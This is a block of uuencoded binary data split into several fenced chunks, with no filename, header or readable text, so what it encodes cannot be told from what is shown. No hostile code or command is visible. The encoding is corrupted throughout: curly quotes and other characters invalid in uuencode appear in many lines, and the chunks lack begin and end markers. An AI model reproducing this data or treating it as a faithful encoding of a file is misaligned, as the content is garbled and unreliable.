M_)RH>"AO#GT@Z(C[593.M’I8X*_4R?NP5X’>>\D/[L-0B’^E!_?"ORF6FYN$
M7^N$NR<7XR>FIR6F78WW)8B;9%WG_2?%\F?_:7‘UV"(;]O-OQG-S<1^I90UL
MWE&\76/93\_CV6‘[>%JMG2]26E-HC‘/[.]2U,O%6+H<8\.W7WL8SXO%L^*;^
M/Q\6<N/8(+Y,$%\SE[5/07S+@%[=(&\R>/Z.U65VS^HRL>S?!#K]=’!P4O5W
M=?\V;+L)SD+‘\[KV05VZHAY75M5CX?2\75$/#T#:<Z@<’0W"!MI^%)LGZ’MZ
ME1V\!OSFAMC,-N1O>L‘’8._>=AB_0V;]KS)NWZYD8._B7N#MG*ZL_]9&<E\.
M=O‘$MAML,9%6\@RRH5IZ-W_=NNN6#[B]O#()_OBWZ<OC91YN7Q?8STW]I5%L
MWDE0MY<Q0W<!’^/GM[!F=,-]T%UV8EK431,_D^NFU_BY21N"MAO44]/;D<YR
MD/*)]5J@<@;Y.07>H9[1’-9AE-];X?VED-^]4$^@)_2‘&-B#:>P8_,[6’<<6
M]F"<V!?\",KZ&/C!_-UX<(;V/-^?/=99*Y^B_09>IV_4WP">31[ZW#:6_%K/
MICL6]3P‘]8GT:8>ZG0%U!FU’T+&‘^1K-QP)>38SI_0CQ*M_?98$S$&^P>N:/
M9[N[<)\+B,<Y/’=;-\2)[V+P#G20W79,O/,/7[#MW^’=J‘7^P#KT"VVO‘_27
M^6Q,?S(AOB,7?%*=Y@1*<UK8?CY2];Z1WD\*:2G.=\)W,7J’WZ0_L&]QSP,L
MT3MJP8<’;@,[\H&!"WKP’NOY@8:+’L%[T983O2OPV\_#<[9M/AK’BH;NWU‘]
M7G,7T(V/(9YHE;$MXUA%]DRN;ZR,@^Z‘>V[A]Z9)D$D%D‘N<[PYUX7XY?"]>
M0>>/Y’F;!7=L!]L.#:X^+2;:00)X_E4\UZLR/(-V‘.%/"L*7L,R)7AX’O.-G
ML$‘<;3&^3TXDXY)G5HV+]8&?8\’/,J@’2_C;,)_&F’@ZH--T,[8"SPFZ;QJE
ME:F.XR&(XW#09B&OJS\0;=8!_V"CK$0;193Q3%XO3IM5=J=:Y36’^’F/<X^C
M<K+QW>7E’^!^!XSS=N!V*]$TH#/NB;8V’NM?U;-T309H^]4/Z!Q0N%^,[3S.
MGL7QD0YHNSM?&EP=]@.EZGPOH?1W!WF’?#:=895Q;R"?RG!2‘^4#WL5‘=\/W
MJ&OB7D)7D)]X(O+3)(GPGPK"QX>$EZ+P’P_"!W68_&A5_N9"_DZNR%L,THXO
MP+V4P78$?28^@?N;BWODGW!8[!DBZJ<Z’MR+^P>5\4@CQS.N,IY"=3QG0CP]
M0L=>V8YU"OE!?789ZJQQL$V/8TKX3HK>O1_CXYB=I8E,N?DX<9^#^[#=0+V-
MI3K&-H1[GPH;H9GW"R=!’*]!_X/[$(.^)/)6JL[;&#SC&<=NVA[;BN4)POSN
M‘[’_27%\H’=(5>’*[P^NOIYHT[RJF[?9IGNZRR\\*_0U04\I’‘]]&_QGR7_L
M’N&?0;AV-BO_YU?%V;V"=M7IO‘+A/@7AL,R@<ZY<MJ:[+,HAY>V[N\O=$![]
M/0_^EL*[S-TB3MP+]F&@7VD,4\,PR515F*??Q^_;*^K%‘MK/@CJ&L/<2[2VH
MTT‘G".+H‘G_=X‘_C^"G$@?JMS/O5:5?O’;-V\NGPO.I9L3]-T!\7#@F>Q;/+
```

M&J"_P?;33N4*ZG(U^'&@'E'N`7\]BSRPA/)1C#-E%(5K(CHV$=T9T!-T[A5?
MAC2Q3[;W#L[[(?@=6JX[7Q7MMGAP<,-FBBO<@WFX<YEHGX!0MV1"CVFZ(U[&
MOGKN%O'-/N>!.[K+J&/A^4QW;R$>2`1]=W.O>4CL(X.\.6N+L%&'.U-IV/16
MBO2F5Z:W,DIO":5G5:1W0D5Z9_Z%],9MX72[NA3('.C+Q5Q64V=L"]]OE-N5
M+%.X@;&FL:B;+17S'9UEL+=1/SWX'V(?E$]37HKQ,"^=!]\?(7W:?RE(L\3W
M7KEG*YM^W4]`;_E6L&<2I=7[&J2!8]GG;N'[=?>6*`WDP^WO#]U+,BKC#CK3
M*["}7^4V<8+;Q">!35R"9^P3'^(Z8.:Y:6S6[MEP#[;6!M&.4U5VP,&#0C?`
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

```
MU]R+^O"1YA$X#0K=93PK+#F>/9L‘FKZ(^Z.#/’#‘#=\G"GPN;#V>L85C^MWC
M$\^.?D^,.V?‘SWZXW\[PNVJ(<X3Y!$SK%"K’Y][G<XO*-L;E_9;F’W27,V-_
MNZ;Y5\W?:XZ+_F(N^(F!’.+IP_OLV,UK1%LR\UC>6W^5^-Z?]HGXSC@HRAW8
MU*<>%&,J1_KN@\8)^-JI&.4+QXE+(#_FQ42^8E‘?N;%/KFG>$OO>HXSX])+S
M^O!LT@+U(T<?Y/*0RP1\/NI@M+?TD<[(JTQ_>YGV[1Z:_@^&27]>=?IOEZO3
M?[/\7T__24H_,33]?QPF_4QU^K\>DOXS(Z8__%@UR@O_/3$??2/(BIMNL,K?
M+XOZVPRTM!)B_.LW6$=Q<?\2CJ7’J0V43’[.G0-A70B;V2?"/GHP&-=N[L7Y
MF#CP4@[ZLG4X+@?^.MX3_C"MS]%XV1JXOZE![)G>]9[80WT)S\LD+C-$7B;U
M/ASF95+O8Y5YP3/F*O)RSCX1-G\P..]@4N^]%7E92GD9)’^8EL’S,JGWRT0#
MC‘]U$AQS+P1]=*8ZG9/V81Z@GZYP>VN?6,]0&<?\RC@*U7%,’":.E_:AO*F.
MX]K*.$K5<<2&B>/I?6*L"\>@[KXJ.3#<V,6,PK’7;U\-?3]@"?HRB’OLD<:G
M<$T5Y\7L>7WJXLSCN269Q[=#W_8.K6TN0CWQ]PO.Z[MI2?"^M?/UX’U<O()=
M<U[?ZB7VXVA/VX‘@OU?G0"ZAGXWQ25<O%V,!6V+7G=>WBOMKYOY^BW8WV:RO
MQ)NO+D’>VR’/E>O!CKAVD\K!\UAJSL>G6WW+ECB/X_E9[8LS‘UQG‘QNX$6S9
M^"BFJ$#K#1UGY\%F6O]"]]EY’?#‘LK/S"R&\O:F[7$C$\DN/B:W‘<X:>>!G’
M-F-\_+’E/SG/*N*YM?<X/)\C?)[4>S0\XS>=/!^Y67V\SP()$>-=N*,YG^FT
MRD"[@:_O$^USX;E67]/BA8]?>FA015NXD=;HCB8=LH$P6%,]_#E"8LSGVJ<A
M+T_=T/,%B!O[OO:G0>=?8‘\,G2/E[WX%[Q;;‘[@>:P:&N^V&GNOWB?[GTT’X
M+<)/%+YZ7/@]DG>XICXHGWVFU>>DK3[W+*M/M(FS\TNA?K$N;EWB/O[QO1#W
M4#^EL_/KP,]]X.=^\#,+_!3XG’H+Z26MO>/V#3>F*\I3!-[I#/+\6Y’G#^^K
M_#ZB=CSI)X/BS)VI^\)S’;8P"+L/Z@;;9NL^H6\5Q=P[R*’IXON01!O7"Z;L
M%>T2OR\1ZV!!9]@KY+0AQL^X#I"!^!+[Q/JN9#S2RXIBC&H]GG%9&>^HJGB;
MN$[V*XJW(XCWQ>[R.HAW!FOFXW?<[661UC36UH_K)P3MI^<%_9IZW]T#<AC\
MO0!U]&2W)72/TG20-?:‘2’M2[^O@Y\ESK3+2?AUW%SKA/^Z-SFU*!OW0D>8,
MFJ)^Z*F]43^$Z^I8(.>2YXCO($&N81IXMDM#4+Y2=_F[2TBNC:#C89RY05K;
M‘W’T4CHXEGH7G9_QU<KT,N=4V>L/[Q%CLGRN!]ZW%\[)G_@R7Q.KA&ZE<_+’
MO\S70D=NF7/SS2^+>0DNQ_ZUN^P‘K7B^F[OPN^;>S)+V@6H]J9;_*K_!VIM(
M]&;&6W@VD."UTKE5:Z]R>P1/5+I]#,H+-EWS-7O%65&+(/U54+>YT1‘/\(&_
M5_‘</I?@V2’Z8#_\I0_$F5*7‘9T>#?E[!C\K-?C>Q:4TA9L81^^$./‘\OE6C
MK;X"_’A[‘UZVXTS!\Z=P?&/M7+;[39#Q@Q>SW0_%B‘\S,XC’Q1C_G#T!CT=N
M31‘WC@$%Y0C.6%EVHM5WQ1^@;4,^L"RQKR8’\,S6’/#IDTLJ^KXJ7GQ\V._>
MD!^3>VEM’J-R%V:$ZSX^#/FZ#N=39L;R\=’07T"ZNW$=[=’LT0?I_)<)1-<,
M?@\‘\@)I/8[J‘,^C:0SX\*-6&=LR\N<JU,GA][M#(3^N9*495?,>8R#M3W)^
MQ/FOUM[9>"9+7/‘=/D\\C/.@?‘QD?0+Z6%%GC+>A94O<@<WPV[];Z#?H’\<2
M5]%:],40INW5YNC[N"E67R.4K>]LJ\PNLLKK9‘MLE>3‘2T(?78^R9-T,X78B
MY>GZPUR^0IMHSG?,‘IUP2<<‘KF?[,OB9,8[MQG4:!0B#X\RGB3Y^?47;6,_:
MHK9QE&CGZQF\9[N^MHW’"^^=JS(#7:S]6S;H-,’WU<B/]T-]?’20MTT>QD;9
MU\AV_TB,3:[OGMI5;F?Q7GL(/XCOYYX>X1OU6&\3\$,F^GX"^)15R8C[@)ZG
MDP[>LT?4Z[/[!8TKQ_E0[EOAN‘2KJM<\U<F+$"[XMAK:\43\/B_[!SY&LSL)
M]/HN\,?&L6PWQ#-O//E[$N,_$*P+‘7K‘\^!^(2?Y.7>X-I7R4]P_W!G?D;R,
M(>^?8?646*!GLI#O%T‘>31YGK/?R/8)G.:T;NLOS]HCUDO=3G>)XY"?V5*W[
M!3Z,5<FK>;MQ?:.@VRW#C(O>O3<ZJZP’WC<’M,M4Q]--\0BZ5K\[>W=TEM&6
M/8(WFOX<+R\\QLK;FV;D.?^U)<H+=XC[IJF)\DAK#YN!-KE*/BC%>+L*TDI"
M6A\EFD\@^EQ‘Y?H2SF’$Q1J>Y0>X’L_OOWR@@B>2\7#]+<8WGO)^*<1Q/(O.
M:^H@^EQ<R4^9ZK‘?[!)A9^T7YS)%<X’+YF[Y?30W>"/E[ZS](Z]Y1)V<QDG6
M=_QCU3C)W&"<Y%B*YY,’^#ITXO%XU1C)B[N$#1#8JR?L%VM4N.Y>,7;!F/@F
M<.@8!LKEG^T6[0O’24A_7L]V0EL’O6’IDN3C1QIW$’+IO#Z0"=??,8;-PSCQ
MFU3.‘Z51?3B>@FV9RVV(;RVEA3+Y7P=YN80N5HKS\]RQ[;KX;7+I]KYUN\2X
MXHW"?N?\_QT(C^L5-C%J$]!.OD5N]X5M(A’:<=AW?F=7M1V’;I_:+<X:Y’&‘
M7(U=CF6U!];%H:]ZR.H+UK?R<@S$RZB;XWHL.W‘[%"__I37#2%N7RKN4:(ME
MY&FRF>6E9#^.-+Z$X2^E\-</BO7K&=JC‘L^ZY_’LZ\8Z&OA+8T/\3&>JA\^+
M\3!U$7Z_R/O[%LZWRSJMOA.!CS&/N/?*NF’U0*’WHTQ#^3\3:-=U;[P<7P3/
MC8S&U1)\;7EJUS!G6$.>%N*^.9‘NQF%/9.48A+4[61^>+SUI-_(OV(V’9FZS
MKV+E>(-5[H9[Y[.LG&@$>A[JWN;.A3H"G2WC\S..UZ^Z+\&_P6S916,,OE4.
M]__9-;0-1G/TAW;QM/JRD)_;H!Q+VUA?;);5MW0JX’C\UC9^Z=(S6%]B‘MA+
M<’^K‘N[-Y"ZQOGB;U=<-]\L,UC?J#*OO‘;B_?3K<-^#]S&VW&ZP\JI’N);B7
MZ/Y4N%?H_D-P;]"]‘O?3Z7XVW$^E^UEPGZ1["^X_1/=)N#^5[AO@WK+Z;C\#
M:#/;ZF/@EIM.]5%*Y-L763W=\’/A]^R[E?52.S^’^AK*Y55W+NIIP[H!^NA3
MN\NM4#][;[4?N2O>M**%K=_:$BONN27>TM_8P.:!?O;H*Z/%/C>,+=O:EGQQ
M#:ZM@KYMO>DVY‘W0=5N#_B39P.WWH(X>A/S@7.2-\>85@0Z&=MT?=G’]7\7]
M"X0]*N:NO_>N^)YQ6J*I?\’AP7FU>D?M&;\[:)R%,;%7S^RQ;![@]8V‘8%NL
M;"]-S2=G9PR^O]-RL;\3RM-%@^+;4KS_Q*!8\X/WY\+]QX+Q=]‘M9]$]K@OO
MHGL<YSZ7[L\"O?]LNL?U8D80=A#G56F,’^))TSV.ES_R@9@?QF?<D^G’\-Q9
MT6?U?H!S\>(9OV\YB>[9()_OX??]D-8)=+_TL#A[F7]3?#BPP9IZMQX6XV*B
M?X&Z&9?;BK:A"W+‘>I?FCDH->90YSK7@#K+AK’?#M8I0GZ/X.’H01GZW>ET,
M_M;>.O[Y5V8DGN=]T>+&Y]DB@]_G%H\/[PL5]\>Q7#EV:/[R#LLZ+GYS8OG]
M@X-JA_7DA<O‘’HP?FC][IM5UX69PX]^Y,^LK_$S+0VMGXS/VY1"V<3N\C]\<
M:UQ’_J8=6MO(TQPUX?E28EKOB/8*S?6AS5$&GAG‘\R%GL’(C\.-GGAI<_</-
M@ZNO>"JPZ2;UQL’]D_!<‘/=//R5TE+OP’.EXTR^GW;%H3Y*OVYK4>^C=<)TE
MR,A19)<U];[QSN#J1QOQW.E)O7LK_11&A;;;’]\1]L2-’2^LV1!O6[%OR<*!
```

```
M7,7:,[0#\/O5?:->_&D.VFW[&)9'V_'I0<$SRBCV:/.HAWZ*[>M4R..-D-<S
M`-_G96CI;8?[Z\#M%,"#X+8&\F\EFGG^<SS_4WO1+MD!;1'[SY^]0WR1'$WK
M12>#^Y3>1\']#S$L2TOOBJWB.]<"V#J581_&<S]UJUP9[H?O8)L6ZRJW#XBU
M"3<!C[\0/_[9%XYI'?="FAV'\D30;G2^<#;)M@+<ZZP,M%E_[ZNC\H\/67,2
MS?$]72,3N&ZZLZO\^<UB_1>6U2)=&]TOWRR^,1'\/SH??&?RU7?('@(_N#8(
MV^H.]S./?'$PH,F8*GWY2^\,72<V="POUML,\6#?]26H_R*D>S3\GMHL;%MT
MOQ+<'X?G,?#[Q>:(QS+QY@H>:^Z=7\5C8T+]]6+(P_XXU@OH/E4\%ODY[QWZ
MMJAB+2R.<:%MA-\RB'50K;U;!J.Z6@?RMX'6T3X&;KLKZ#]49\`^%VE5K-H_
MI5I7P7ZG99'0;9K:9E+_%>2Q18S_03Z_R\>9FGN1CX-OG*Z!^XV;!E??M%F,
M,V1`3]K.F,9M_F1C:'.->T>L1>3NF<A]U#M'L.,$OZS$/!4WB?-U[3CGP96L
M$,6Q[VW\]AYL^]A*D6ZIL8H7=KX=RLV:=W]Z>RB?#-,W@VQJ(AJ)<AT5KO-P
M/Y3;^MNW.0]"N8X*XT;WWX#[>Z/P#.[<5IQSG23:TLJVPE'YLSIR6S\S2\RS
M3@/:70OE.WDSMZUT=)L*]U>"6W(S'[O2#D`]XSC""X#8YS_)Y\[::,P`V_/Q
MO8^\7?D=14M_^P>#\W2P=UKC?.P'RGX4EVU!_GX8Y#LYMLJ]\+;0#3"_K91G
MEAF;#_:'03^K@["%:O?\V[R=KHP5V_(,Z@WZ.UR+4FYEU6>RHXP8=A\#X$<^
M3D%QM$`<2@-^/\QPS33_'F\;T*4#?B]MXFEQ>FV!^Q/@]]M-?/Y%PW';`OA/
MT!@NZN]'XC/0MU;*D!:VE[.>0WYB?&RG$?>&"<>PQE;QSJ?>%FU7T'!<U;M/
M5/)<IOK=[!J>JYVC"LH_"?*D0?E/?$+(GVE/T#I[3OMQ57R8AG@W')ZS[4:H
M\V::PS>@?7T#:/+"DX.KO[V)VT-:$=M*`\L7H8S<AJ5GL(W+E?P3`SGS)+R;
MP5KX.E]!@W'Y'7'Q#6KKVQ5M.CD^=)_P]DA[`0F9Y.!WK;E9?=T)T"L:XL_-
M;X-^%.@,>/U#?(T1KK]EN]HS)^3;9SL&GM_>M;Q]11+TP^<.B_/I#QP6XP'-
M]!T1?E^$>?FG03%>A/MQX/C]+P[7[ALU$^C0`_2X8!.W17I0QLY@T_H96[LF
M\OO3(ZY'VH%Z[1E6#ZYQ2$;?ZT-=C^?K=)`.O]DIUGO"OV:K@3V'^LR:[WU^
M&ZY+*\BL/#_!^O^,>YWNY6."*V7HVQ:"'N$N63)@4U\`?#AOG+"95P9]WSKH
MVQ,+[(%DDO$^.4-KO5B"ZJ@@\G`?]/__1'FX">*XY\N7;4.=0%UTV;8ID.8_
M7#IGFW[)G&TLB.<DQOMU49]'YPLSZ3X#]Q]CY9L@[6F)EO[EXQCPQ905VZ[Z
MZD"&]*$2](5(?^RKMOV]%;KG8@'?1'G"_N0;E"_<EQ3UDA?B;,4^D&=-\1<?
MRQR<U0-ARH69J*\$\JVY=PF$0?K@W`R.B;:SBQ[!,5#DW6FL<3?NPX7O,8^X
MA\6,Q*3^IT<A/QW?R_T/7-@3^9_4?R7X1UU^;;RMOSTVDC\1[U3NKZ4?>'<>
M^C\M)O:,&LG_!/+?/J(_D3[2K/`Q+&<SS8FU]%H[A1S?B/O0O#<X[[.@5Q9D
MB_/+,^^*O61JYD>K]*YGAM5Y<.Z2KXL>A]\%=>5+H#\Q:^.>[8!+`6>*^:5@
MS1D_NS[0`9"?)^_D.@#UH]7OFN#=W?'N?&!+5NX#L./M(?$FC\D'MB6&;8"P
MMT"\WXU?+/+4)?(4^]C&/2<.S5/FF+RP546Z[_6+.0R1W^IW[]`9][']1A:VX
MM\1ESX1[2T#^J_V^VB^^4;\"XKH[/G?8<JRO*<>Q5>78VB_L5I'/8_-<1\5Q
M\:,*6Y_M%[;BM$:P'<!VG\_.W]TUALT[+<S[L57TW$CY,2OF2"KS\NVA>2E5
MY^6?^X4-(O(Y(=\5Y`5H\1"\N_'/@ZMEV@M`Y'="5?IK^[$^Y^3!GINDLO-%
MO5Q`]3)GXY['<;[F\*#Z'+P?+OQW*/QS//RLZO`7;=SS$(5_4JQW&V8/G*&\
M*_8VV@MV88;VF>+CA<)VX'M-)4.^G5#5WU[3+V3-!;CF$G0GULCFW0+Z-8:]
M!>JA-5[8RA(%T'7N7A/D\\;#0E_GW]F-#O>"`CI/J%I3>!G%G0YI?5SX_F)Z
M=SK)[X2!>\`T\[T#!,V."WED)OG%,836,86MR#,;XPF^KY@HTW%A7V^0WQ:2
M`1OCK?W=\4#.1OYP'<%'R"_VE5CW_4AO:O?3*\K(WA^<MV58.V*8O05!1YH$
MNG#+=:#776.5Z1O?,,W\8#AV#O286%471XG\3+1#OJM^'^L7<T0,\MH,-%@5
MSZT1Y9](Y1+[?1VHV',4V_;GGZYLVQ.KZFCG6R+-64$_>HG@'3X^$V_B^ZET
M3UB[)FA;C^VLS']35;HO45RIBKAR\6!/\TF]$_^U(A^9ZK"_I+`=89NO?K_I
MK4H[I?K=S]_B\Y$KD];Y?7S?2&MTGY`+8L[P]L-B+I_KC>@'U__@M\RXAAO7
M,:/[G(:^8+]"S,=?LQ<?M[^';W'>$-K!!A[/]&X^MU8<Q3;8\=B*6^*Q?B<A
MOC6]"=XC+6S0(:E.@:8MG?9.,0>&8^!NM,<0T+=9[#$TQRJ[EUCEI6\)N;4P
M/CM?=([-Q\"-S4$;EJV8P9KZ3P6;!NR)YX*X<0^<"RENT)54)]HS!>C?G.^"
ML-V7"+WTJK?"^36@/:6+_J>+_9><M_C:6-Y6JN(I5<=S^5M\K2BNDZZ16[A^
M%3$9SOW4KF^.+2+[1DJ4<2V'WB]T>]RG]9?PNS%N]17G/SP1[)=QR*=7@@RX
M:XEH9V?TA^,(0+L6E/F=.(Z`^_,N9V(O>0A[`]A*5^/Z_0MC;%58_[D&W)MO
M93/N07N,58[MC)4S$W&=`>A^%P,>`]@*.!80UQQ,!!P+V`KX8<#)@+B>ZT3`
MLP`[`,\%_##@9)Q3!#P1,`W8;?7EKF)]:Y>POLSYX'8QN%T(.)>5U_Z8]04R
MJ"O&=B5/393Y\QQZ_E"B[)QIE9=U@UWF6'U+SV=E"[_IR!V?CS>P<JR1E3_W
M[N#JM=="_#>POC']8GT*XWLFM%3)D[>!GMW(3V_1.!'CW[1&]C_?,Q;WB&?5
M^_\(]UVL4!W?2[C_[D8Q#OGR+\0WH=Q?J87W?R[4W1;P\\8OA)][A)]>[B?9
M&OKYG^#G$/E95^DG$_GY!?AY;J=8%X%UB#2(%2:8WP3_:`<$WRA^=M?@:JCK
M5?OYON.8Y]8\TK%]^LQP3N;A-X<;9ZF5[9^&<'MI7Z#\6S2'V&&5[WQ+C(MA
M_:YX2^3[P#M=O+Z_\9;@24&'UGS0%]P):>)[=HF8AQ<TF%1%S]O!SRNHYR:"
M;Z%!SZG8#^K2?C$')VA3'?:F-X5^Q^>N*_;$.K\?U]-1F$)UF"O?%#8[?7==
ME99QA+0^]R:?O]O5A&=([.SB<\E@`W:^_Z[XEB5S?LP4Y:\.]_$WCVP+;^=M
MF7_;ROT?_=;P\W<X1M<$<H.W`VMF&>S)#:@[<)ZP$N5@_8C\'"\#T;JM:BZ]
MD\K`OW.-!6MMFGIQWZG#[XBY?%'VZG!3WQ2VM<7$O@2!^XXWAY_GXVV8'96?
MP8XRD3^AS9KQ\<S$=2"QVP"7P^\.^*W$_7C@'8N9\0;X-<)O5LR<B>L"YL7,
MV'CX38!?,_S:X)>$WZGP.P-^!ORFP\^"WVSXS8'?)?"['`Y/03Q%^&7B9GQ!
MW(Q=$Q=U4VBKJIO7_QS1FM.%\?&[B;$&"-,(O_'PFP"_9OA-C9M#ZVW:S7&^
M/TJFHOZ^_Z;8_R2(+[[`-N8?2EQ?P/UA&]@G^7[.(--QSZ-N_,X0_%@+V@W^
M'03$TSU5?*.ZXLW:<0N<$TPFI^3CC8]M[<@F0(ZMW!H#><C;.NY?TTCW]\#]
M>)"3\<>VQB8@%K;&FND=I%<:7+NU%'MLSPS:>RF7P/W@'MN::'ALZQ??I'5/
MD$['!+`Y:6];O@YK\<SR3)98@=\2.13.#N1DJ9JVW_GS"./-M(Z6ST=W3,F+
```

```
M^?‘I^;LA+B>.Z;7P[Y1<Z’\P+=2!E_&QSM9.M&_.@_06=N,X>’/_THIYR"/M
